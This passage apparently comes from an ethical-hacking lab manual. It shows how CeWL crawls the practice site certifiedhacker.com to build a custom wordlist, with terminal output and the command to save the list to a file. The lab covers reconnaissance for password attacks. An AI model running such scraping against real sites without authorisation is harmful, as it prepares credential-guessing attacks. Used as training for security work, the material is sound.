


```
Applications Places System [Terminal Icon] [File Icon] [Terminal Icon]
cewl -d 2 -m 5 www.certifiedhacker.com - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd
[root@parrot]~# cewl -d 2 -m 5 www.certifiedhacker.com
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Slide
Login
Content
Hacker
jQuery
Cycle
default
cufón
document
close
member
Register
account
Links
Copyright
Found
Certfied
Favorites
Style
sheets
framework
utilities
```


- Alternatively, this unique wordlist can be written directly to a text file. To do so, type **cewl -w wordlist.txt -d 2 -m 5 www.certifiedhacker.com** and press **Enter**.


Note: -w - Write the output to the file (here, **wordlist.txt**)

- By default, the wordlist file gets saved in the **root** directory. Type **pluma wordlist.txt** and press **Enter** to view the extracted wordlist.




The screenshot shows a Parrot OS terminal window with the title bar "cewl -w wordlist.txt -d 2 -m 5 www.certifiedhacker.com - Parrot Terminal". The terminal output displays a list of extracted words in green text, including: Column, Certified, rights, reserved, legal, Activate, Replacement, brief, description, website, business, keywords, phrases, associated, requested, found, server, Additionally, error, encountered, while, trying, ErrorDocument, handle, and request. Below the list, the terminal shows the command prompt "[root@parrot]-[~]" followed by the command "#cewl -w wordlist.txt -d 2 -m 5 www.certifiedhacker.com". The output of the command is "CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)". The prompt 